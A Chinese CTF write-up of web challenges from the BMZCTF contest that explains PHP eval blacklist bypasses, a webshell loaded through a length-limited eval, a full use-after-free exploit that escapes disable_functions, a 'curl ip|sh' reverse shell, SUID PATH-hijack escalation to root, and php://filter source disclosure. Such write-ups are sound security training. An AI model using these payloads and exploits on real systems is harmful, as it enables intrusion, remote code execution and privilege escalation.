

# 第一届BMZCTF公开赛-WEBSITE-Writeup

原创

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本文链接: <https://blog.csdn.net/mochu777777/article/details/111916620>

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159 篇文章 31 订阅

订阅专栏

## 文章目录

[ezeval](#)  
[ezphp](#)  
[penetration](#)  
[BMZ\\_Market](#)

## 前言

首先恭喜 [白帽子社区团队](#) 成功举办第一届BMZCTF公开赛, 我是本次比赛MISC赛题Snake、Tiga的出题人[末初](#)  
以下是我对于的这次BMZCTF公开赛的 [WEB](#) 赛题的一些Writeup, 如果有什么写的不对的还请师傅们留言斧正

## ezeval


```
<?php
highlight_file(__FILE__);
$cmd=$_POST['cmd'];
$cmd=htmlspecialchars($cmd);
$black_list=array('php','echo','','preg','server','chr','decode','html','md5','post','get','file','session','ascii','eval','replace','assert','exec','cookie','$','include','var','print','scan','decode','system','func','ini_','passthru','pcntl','open','link','log','current','local','source','require','contents');
$cmd = str_ireplace($black_list,"BMZCTF",$cmd);
eval($cmd);
?>
```

这里代码执行绕过方法很多

## 字符串拼接绕过

```
cmd=(s.y.s.t.e.m)('cat /flag');
```

```
?>
Warning: Use of undefined constant s - assumed 's' (this will throw an Error in a future version of PHP) in /var/www/html/index.php(7) : eval()'d code on line 1
Warning: Use of undefined constant y - assumed 'y' (this will throw an Error in a future version of PHP) in /var/www/html/index.php(7) : eval()'d code on line 1
Warning: Use of undefined constant s - assumed 's' (this will throw an Error in a future version of PHP) in /var/www/html/index.php(7) : eval()'d code on line 1
Warning: Use of undefined constant t - assumed 't' (this will throw an Error in a future version of PHP) in /var/www/html/index.php(7) : eval()'d code on line 1
Warning: Use of undefined constant e - assumed 'e' (this will throw an Error in a future version of PHP) in /var/www/html/index.php(7) : eval()'d code on line 1
Warning: Use of undefined constant m - assumed 'm' (this will throw an Error in a future version of PHP) in /var/www/html/index.php(7) : eval()'d code on line 1
BMZCTF{6890a976e47449c3a7d9b1c802781095}
```




## 进制编码绕过

```
cmd=hex2bin('73797374656d')('cat /flag');
```

```
<?php
highlight_file(__FILE__);
$cmd=$_POST['cmd'];
$cmd=htmlspecialchars($cmd);
$black_list=array('php','echo','','preg','server','chr','decode','html','md5','post','get','file','session','ascii','eval','replace','assert','exec','cookie',
$cmd = str_ireplace($black_list,"BMZCTF",$cmd);
eval($cmd);

?> BMZCTF{6890a976e47449c3a7d9b1c802781095}
```



## 异或绕过

```

import string

char = string.printable
cmd = 'system'
tmp1,tmp2 = '', ''
for res in cmd:
    for i in char:
        for j in char:
            if(ord(i)^ord(j) == ord(res)):
                tmp1 += i
                tmp2 += j
                break
            else:
                continue
        break
print(tmp1,tmp2)

```

```
cmd=('0000000'+'CICDU')('cat /flag');
```

```

<?php
highlight_file(__FILE__);
$cmd=$_POST['cmd'];
$cmd=htmlspecialchars($cmd);
$black_list=array('php','echo','`','preg','server','chr','decode','html'
$cmd = str_ireplace($black_list,"BMZCTF",$cmd);
eval($cmd);

```

?> BMZCTF{6890a976e47449c3a7d9b1c802781095}

The screenshot shows the HackBar extension interface. At the top, there's a toolbar with various icons and tabs. Below the toolbar, there's a navigation bar with links like 'Encryption', 'Encoding', 'SQL', 'XSS', and 'Other'. The main area has a URL input field containing 'http://www.bmzclub.cn:20351/'. Below the URL field are several buttons: 'Load URL', 'Split URL', and 'Execute'. There are also checkboxes for 'Post data', 'Referer', 'User Agent', and 'Cookies', along with a 'Clear All' button. In the bottom right corner of the main area, there's a link: 'https://blog.csdn.net/mochu7777777'.

还有很多别的方法可以绕过，就不一一赘述了

[ezphp](#)

```

<?php
highlight_file(__FILE__);
$cmd=$_POST['a'];
if(strlen($cmd) > 25){
    die();
} else{
    eval($cmd);
}

```

`phpinfo()` 查看下

```

<?php
highlight_file(__FILE__);
$cmd=$_POST['a'];
if(strlen($cmd) > 25){
    die();
} else{
    eval($cmd);
}

```

The screenshot shows a web page with the title "PHP Version 7.3.24". Below the title is a "php" logo. A table displays system configuration details:

System	Linux f0b4a89716d6 4.19.0-6.ucloud #1 SMP Wed Feb 12 08:20:34 UTC 2020 x86_64
Build Date	Nov 5 2020 21:42:50
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlind' '--with-password-argon2' '--with-sodium=shared' '--with'

Below the table is a navigation bar with tabs like "disable\_functions", "Encryption", "Encoding", "SQL", "XSS", "Other", and "HackBar". The "disable\_functions" tab is selected. The URL bar shows "http://www.bmzclub.cn:20351/".

`disable_functions` 发现大量禁用函数

The screenshot shows a table of disabled PHP functions:

<code>auto_append_file</code>	<code>no value</code>	<code>no value</code>
<code>auto_globals_jit</code>	<code>On</code>	<code>On</code>
<code>auto_prepend_file</code>	<code>no value</code>	<code>no value</code>
<code>browscap</code>	<code>no value</code>	<code>no value</code>
<code>default_charset</code>	<code>UTF-8</code>	<code>UTF-8</code>
<code>default_mimetype</code>	<code>text/html</code>	<code>text/html</code>
<code>disable_classes</code>	<code>no value</code>	<code>no value</code>
<code>disable_functions</code>	<code>pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sighalt,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,imap_getenv,imap_gc_collect_cycles,imap_unserialize,putenv,serialize,Imagick*</code>	

Below the table is a navigation bar with tabs like "disable\_functions", "Encryption", "Encoding", "SQL", "XSS", "Other", and "HackBar". The "disable\_functions" tab is selected. The URL bar shows "http://www.bmzclub.cn:20351/".

```
pcntl_alarm
pcntl_fork
pcntl_waitpid
pcntl_wait
pcntl_wifexited
pcntl_wifstopped
pcntl_wifsignaled
pcntl_wifcontinued
pcntl_wexitstatus
pcntl_wtermsig
pcntl_wstopsig
pcntl_signal
pcntl_signal_get_handler
pcntl_signal_dispatch
pcntl_get_last_error
pcntl_strerror
pcntl_sigprocmask
pcntl_sigwaitinfo
pcntl_sigtimedwait
pcntl_exec
pcntl_getpriority
pcntl_setpriority
pcntl_async_signals
system
exec
shell_exec
popen
proc_open
passthru
symlink
link
syslog
imap_open
ld
dl
mail
gc_collect_cycles
getenv
unserialize
putenv
serialize
Imagick◆◆
```

`putenv` 被过滤了，那 `LD_PRELOAD & putenv()` 的 `bypass disable function` 的方法肯定不行了

先绕过 `strlen()` 限制，上线蚁剑

```
a=eval($_POST[mochu7]);&mochu7=phpinfo();
```

```
<?php
highlight_file(__FILE__);
$cmd=$_POST['a'];
if(strlen($cmd) > 25) {
    die();
} else{
    eval($cmd);
}
```

System: Linux f0b4a89716d6 4.19.0-6.ucloud #1 SMP Wed Feb 12 08:20:34 UTC 2020 x86\_64

Build Date: Nov 5 2020 21:42:50

Configure Command: '/configure' '--build=x86\_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlind' '--with-password-argon2' '--with-sodium=shared' '--with-

Encryption Encoding SQL XSS Other

Load URL: http://www.bmzclub.cn:20351/

Split URL

Execute

Post data Referer User Agent Cookies Clear All

a=eval(\$\_POST[mochu7]);&mochu7=phpinfo();

https://blog.csdn.net/mochu7777777

编辑数据 (http://www.bmzclub.cn:20351//index.php)

保存 清空 测试连接

基础配置

请求信息

Header Body

#1

Name:

Value:

HTTP BODY

#1

Name: a

Value: eval(\$\_POST[mochu7]);

其他设置 https://blog.csdn.net/mochu7777777

编辑数据 (http://www.bmzclub.cn:20351//index.php)

保存 清空 测试连接

基础配置

URL地址 \*: http://www.bmzclub.cn:20351//index.php

连接密码 \*: mochu7

网站备注:

编码设置: UTF8

连接类型: PHP

编码器

default (不推荐)

random (不推荐)

base64

请求信息

其他设置 https://blog.csdn.net/mochu7777777



蚁剑的 `Bypass disable function` 插件无法支持利用



然后在先知找到一篇 `UAF bypass PHP disabled functions` 的文章的exp可以利用

原文地址: <https://xz.aliyun.com/t/8355#toc-3>

`exp.php`

```
<?php
error_reporting(0);
$a = str_repeat("T", 120 * 1024 * 1024);
function i2s(&$a, $p, $i, $x = 8) {
    for($j = 0; $j < $x; $j++) {
        $a[$p + $j] = chr($i & 0xff);
        $i >>= 8;
    }
}

function s2i($s) {
    $result = 0;
    for ($x = 0; $x < strlen($s); $x++) {
        $result <<= 8;
        $result |= ord($s[$x]);
    }
}
```

```

        $result |= ord($s[$x]);
    }
    return $result;
}

function leak(&$a, $address) {
    global $s;
    i2s($a, 0x00, $address - 0x10);
    return strlen($s -> current());
}

function getPHPChunk($maps) {
    $pattern = '/([0-9a-f]+-[0-9a-f]+) rw\-\-p 00000000 00:00 0 /';
    preg_match_all($pattern, $maps, $match);
    foreach ($match[1] as $value) {
        list($start, $end) = explode("-", $value);
        if (($length = s2i(hex2bin($end)) - s2i(hex2bin($start))) >= 0x200000 && $length <= 0x300000) {
            $address = array(s2i(hex2bin($start)), s2i(hex2bin($end)), $length);
            echo "[+]PHP Chunk: " . $start . " - " . $end . ", length: 0x" . dechex($length) . "\n";
            return $address;
        }
    }
}

function bomb1(&$a) {
    if (leak($a, s2i($_GET["test1"])) === 0x5454545454545454) {
        return (s2i($_GET["test1"]) & 0xfffff00000000);
    } else {
        die("[!]Where is here");
    }
}

function bomb2(&$a) {
    $start = s2i($_GET["test2"]);
    return getElement($a, array($start, $start + 0x200000, 0x200000));
    die("[!]Not Found");
}

function getElement(&$a, $address) {
    for ($x = 0; $x < ($address[2] / 0x1000 - 2); $x++) {
        $addr = 0x108 + $address[0] + 0x1000 * $x + 0x1000;
        for ($y = 0; $y < 5; $y++) {
            if (leak($a, $addr + $y * 0x08) === 0x1234567812345678 && ((leak($a, $addr + $y * 0x08 - 0x08) & 0xffffffff) === 0x01)) {
                echo "[+]SplDoublyLinkedList Element: " . dechex($addr + $y * 0x08 - 0x18) . "\n";
                return $addr + $y * 0x08 - 0x18;
            }
        }
    }
}

function getClosureChunk(&$a, $address) {
    do {
        $address = leak($a, $address);
    } while (leak($a, $address) !== 0x00);
    echo "[+]Closure Chunk: " . dechex($address) . "\n";
    return $address;
}

```

```

function getSystem(&$a, $address) {
    $start = $address & 0xfffffffffffff0000;
    $lowestAddr = ($address & 0x0000fffffff0000) - 0x0000000001000000;
    for($i = 0; $i < 0x1000 * 0x80; $i++) {
        $addr = $start - $i * 0x20;
        if ($addr < $lowestAddr) {
            break;
        }
        $nameAddr = leak($a, $addr);
        if ($nameAddr > $address || $nameAddr < $lowestAddr) {
            continue;
        }
        $name = dechex(leak($a, $nameAddr));
        $name = str_pad($name, 16, "0", STR_PAD_LEFT);
        $name = strrev(hex2bin($name));
        $name = explode("\x00", $name)[0];
        if($name === "system") {
            return leak($a, $addr + 0x08);
        }
    }
}

class Trigger {
    function __destruct() {
        global $s;
        unset($s[0]);
        $a = str_shuffle(str_repeat("T", 0xf));
        i2s($a, 0x00, 0x1234567812345678);
        i2s($a, 0x08, 0x04, 7);
        $s -> current();
        $s -> next();
        if ($s -> current() !== 0x1234567812345678) {
            die("[!]UAF Failed");
        }
        $maps = file_get_contents("/proc/self/maps");
        if (!$maps) {
            cantRead($a);
        }else {
            canRead($maps, $a);
        }
        echo "[+]Done";
    }
}

function bypass($elementAddress, &$a) {
    global $s;
    if (!$closureChunkAddress = getClosureChunk($a, $elementAddress)) {
        die("[!]Get Closure Chunk Address Failed");
    }
    $closure_object = leak($a, $closureChunkAddress + 0x18);
    echo "[+]Closure Object: " . dechex($closure_object) . "\n";
    $closure_handlers = leak($a, $closure_object + 0x18);
    echo "[+]Closure Handler: " . dechex($closure_handlers) . "\n";
    if(!$system_address = getSystem($a, $closure_handlers)) {
        die("[!]Couldn't determine system address");
    }
    echo "[+]Find system's handler: " . dechex($system_address) . "\n";
    i2s($a, 0x08, 0x506, 7);
    for ($i = 0;$i < (0x130 / 0x08);$i++) {
        $data = leak($a, $closure_object + 0x08 * $i);
    }
}

```

```

        i2s($a, 0x00, $closure_object + 0x30);
        i2s($s -> current(), 0x08 * $i + 0x100, $data);
    }
    i2s($a, 0x00, $closure_object + 0x30);
    i2s($s -> current(), 0x20, $system_address);
    i2s($a, 0x00, $closure_object);
    i2s($a, 0x08, 0x108, 7);
    echo "[+]Executing command: \n";
    ($s -> current())("php -v");
}


function canRead($maps, &$a) {
    global $s;
    if (!$chunkAddress = getPHPChunk($maps)) {
        die("[!]Get PHP Chunk Address Failed");
    }
    i2s($a, 0x08, 0x06, 7);
    if (!$elementAddress = getElement($a, $chunkAddress)) {
        die("[!]Get SplDoublyLinkedList Element Address Failed");
    }
    bypass($elementAddress, $a);
}

function cantRead(&$a) {
    global $s;
    i2s($a, 0x08, 0x06, 7);
    if (!isset($_GET["test1"]) && !isset($_GET["test2"])) {
        die("[!]Please try to get address of PHP Chunk");
    }
    if (isset($_GET["test1"])) {
        die(dechex(bomb1($a)));
    }
    if (isset($_GET["test2"])) {
        $elementAddress = bomb2($a);
    }
    if (!$elementAddress) {
        die("[!]Get SplDoublyLinkedList Element Address Failed");
    }
    bypass($elementAddress, $a);
}

$s = new SplDoublyLinkedList();
$s -> push(new Trigger());
$s -> push("Twings");
$s -> push(function($x){});
for ($x = 0;$x < 0x100;$x++) {
    $s -> push(0x1234567812345678);
}
$s -> rewind();
unset($s[0]);

```

/tmp 目录有写入权限，可以上传文件



将 exp.php 上传到 /tmp 然后 include('/tmp/exp.php') 即可执行命令

可以看到已经执行了 `php -v`

```
<?php
highlight_file(__FILE__);
$cmd=$_POST['a'];
if(strlen($cmd) > 25) {
    die();
} else{
    eval($cmd);
}
[+]PHP Chunk: 7f92b0a00000 - 7f92b0c00000, length: 0x200000 [+]SplDoublyLinkedList Element: 7f92b0a5d0f0 [+]Closure Chunk: 7f92b0a5d4d8 [+]Closure
Object: 7f92b0a61b40 [+]Closure Handler: 7f92b2090aa0 [+]Find system's handler: 7f92b1672360 [+]Executing command: PHP 7.3.24 (cli) (built: Nov 5 2020
21:44:18) ( NTS ) Copyright (c) 1997-2018 The PHP Group Zend Engine v3.3.24, Copyright (c) 1998-2018 Zend Technologies [+]Done
```

The screenshot shows a browser-based exploit tool interface. The URL is `http://www.bmzclub.cn:20351/`. In the POST data field, the value is `a=eval($_POST[mochu7]);&mochu7=include('/tmp/exp.php');`. The tool has tabs for Load URL, Split URL, and Execute. The Execute button is highlighted. The status bar at the bottom right shows the URL `https://blog.csdn.net/mochu7777777`.

执行 `/readflag`

```
<?php
highlight_file(__FILE__);
$cmd=$_POST['a'];
if(strlen($cmd) > 25) {
    die();
} else{
    eval($cmd);
}
[+]PHP Chunk: 7f92b0a00000 - 7f92b0c00000, length: 0x200000 [+]SplDoublyLinkedList Element: 7f92b0a5d0f0 [+]Closure Chunk: 7f92b0a5d5c8 [+]Closure
Object: 7f92b0a61b40 [+]Closure Handler: 7f92b2090aa0 [+]Find system's handler: 7f92b1672360 [+]Executing command:
BMZCTF{5ac6687f8e7b4e1980768da885d39b3d} [+]Done
```

The screenshot shows a browser-based exploit tool interface. The URL is `http://www.bmzclub.cn:20351/`. In the POST data field, the value is `a=eval($_POST[mochu7]);&mochu7=include('/tmp/exp.php');`. The tool has tabs for Load URL, Split URL, and Execute. The Execute button is highlighted. The status bar at the bottom right shows the URL `https://blog.csdn.net/mochu7777777`.

penetration

```

<?php
highlight_file(__FILE__);
if(isset($_GET['ip'])){
    $ip = $_GET['ip'];
    $_=array('b','d','e','-','q','f','g','i','p','j','+','k','m','n','<','>','o','w','x','~','\:','\^','@\',
    '\&','\ ','\%','\*','\(','\'','\!','\=','\.','\[','\]','\}','\{','\_');
    $blacklist = array_merge($_);
    foreach ($blacklist as $blacklisted) {
        if (strlen($ip) <= 18){
            if (preg_match ('/' . $blacklisted . '/im', $ip)) {
                die('nonono');
            }else{
                exec($ip);
            }
        }
        else{
            die("long");
        }
    }
}
?>


```

过滤了一些字符，exec无回显，考虑反弹shell

限制了长度，所以直接输入反弹shell的payload行不通

可以将反弹shell的payload写在云服务器上，然后通过 curl ip|sh 来反弹

这里ip过滤了点，可以转换为十进制来弹



传入 ?ip=curl ip的十进制|sh 自己的服务器监听7777端口即可得到shell

```

root@iZpkdv981vm101Z ~]# nv -lvp 80
-bash: nv: 未找到命令
[root@iZpkdv981vm101Z ~]# nc -lvp 80
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
^C
[root@iZpkdv981vm101Z ~]# service nginx start
Redirecting to /bin/systemctl start nginx.service
[root@iZpkdv981vm101Z ~]# nc -lvp 7777
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::7777
Ncat: Listening on 0.0.0.0:7777
Ncat: Connection from 183.221.76.133.
Ncat: Connection from 183.221.76.133:26988.
bash: cannot set terminal process group (1): Inappropriate i
bash: no job control in this shell
www-data@f0ed5493896e:/var/www/html$ 

```

命令输入

```

<?php
highlight_file(__FILE__);
if(isset($_GET['ip'])){
    $ip = $_GET['ip'];
    $_=array('b','d','e','-','q','f','g','i','p','j','+','k','m','n','<','>','o','w','x','~','\:','\^','@\',
    '\&','\ ','\%','\*','\(','\'','\!','\=','\.','\[','\]','\}','\{','\_');
    $blacklist = array_merge($_);
    foreach ($blacklist as $blacklisted) {
        if (strlen($ip) <= 18){
            if (preg_match ('/' . $blacklisted . '/im', $ip)) {
                die('nonono');
            }else{
                exec($ip);
            }
        }
    }
}

```

<https://blog.csdn.net/mochu7777777>

得到shell后发现根目录下没有flag，猜测在root目录下，需要进行提权

使用suid进行提权

查看具有suid的命令

```
find / -perm -u=s -type f 2>/dev/null
```

```
www-data@f0ed5493896e:/var/www/html$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/su
/bin/umount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/love
www-data@f0ed5493896e:/var/www/html$ [REDACTED] https://blog.csdn.net/mochu7777777
```

发现一个奇怪的命令，执行一下

```
www-data@f0ed5493896e:/var/www/html$ love
love
PID TTY      TIME CMD
 1 ?    00:00:00 apache2
 32 ?   00:00:00 love
 33 ?   00:00:00 sh
 34 ?   00:00:00 ps
www-data@f0ed5493896e:/var/www/html$
```

发现该命令使用了ps命令，并且未使用绝对路径，所以可以尝试更改\$PATH来执行该文件  
环境变量提权

```
cd /tmp

echo "/bin/bash" > ps


chmod 777 ps

echo $PATH

export PATH=/tmp:$PATH #将/tmp添加到环境变量中

love
```

```
www-data@f0ed5493896e:/var/www/html$ cd /tmp
cd /tmp
www-data@f0ed5493896e:/tmp$ echo "/bin/bash" > ps
echo "/bin/bash" > ps
www-data@f0ed5493896e:/tmp$ chmod 777 ps
chmod 777 ps
www-data@f0ed5493896e:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
www-data@f0ed5493896e:/tmp$ love
love
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
cat /root/flag
flag{d72a4a9e-d6dc-4701-9f4a-657143519ca9} [REDACTED] https://blog.csdn.net/mochu7777777
```



查看源代码

```
22 <div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column">
23   <header class="masthead mb-auto">
24     <div class="inner">
25       <h3 class="masthead-brand">BMZ Market</h3>
26       <nav class="nav nav-masthead justify-content-center">
27         <a class="nav-link active" href="#">Home</a> ←
28         <!-- <a class="nav-link active" href="?lang=fr">Fr/a> -->
29       </nav>
30     </div>
31   </div>
```

尝试伪协议读取源码

```
/?lang=php://filter/read=convert.base64-encode/resource=index
```

The screenshot shows a browser window with the HackBar extension open. The URL bar contains the exploit: http://www.bmzclub.cn:20351/?lang=php://filter/read=convert.base64-encode/resource=index. The page content is a large base64 encoded string.

```
<?php
$password ="Nevergiveup135." ;//I have to remember it

if (isset($_GET['lang']))
{
include($_GET['lang'].".php");
}
```

?>

```
<!DOCTYPE html>
<html lang="en"><head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
<meta name="description" content="BMZ Market">
<meta name="author" content="bmz">

<title>BMZ Market</title>

<link href="bootstrap.css" rel="stylesheet">

<link href="covers.css" rel="stylesheet">
</head>

<body class="text-center">

<div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column">
<header class="masthead mb-auto">
<div class="inner">
<h3 class="masthead-brand">BMZ Market</h3>
<nav class="nav nav-masthead justify-content-center">
<a class="nav-link active" href="#">Home</a>
<!-- <a class="nav-link active" href="?lang=fr">Fr/a> -->
</nav>
</div>
</header>

<main role="main" class="inner cover">
<h1 class="cover-heading">Coming soon</h1>
<p class="lead">
<?php
if (isset($_GET['lang'])) {
echo $message;
}
else {
?>
Believe in yourself, you can find the flag
<?php
}
?>
</p>
<p class="lead">
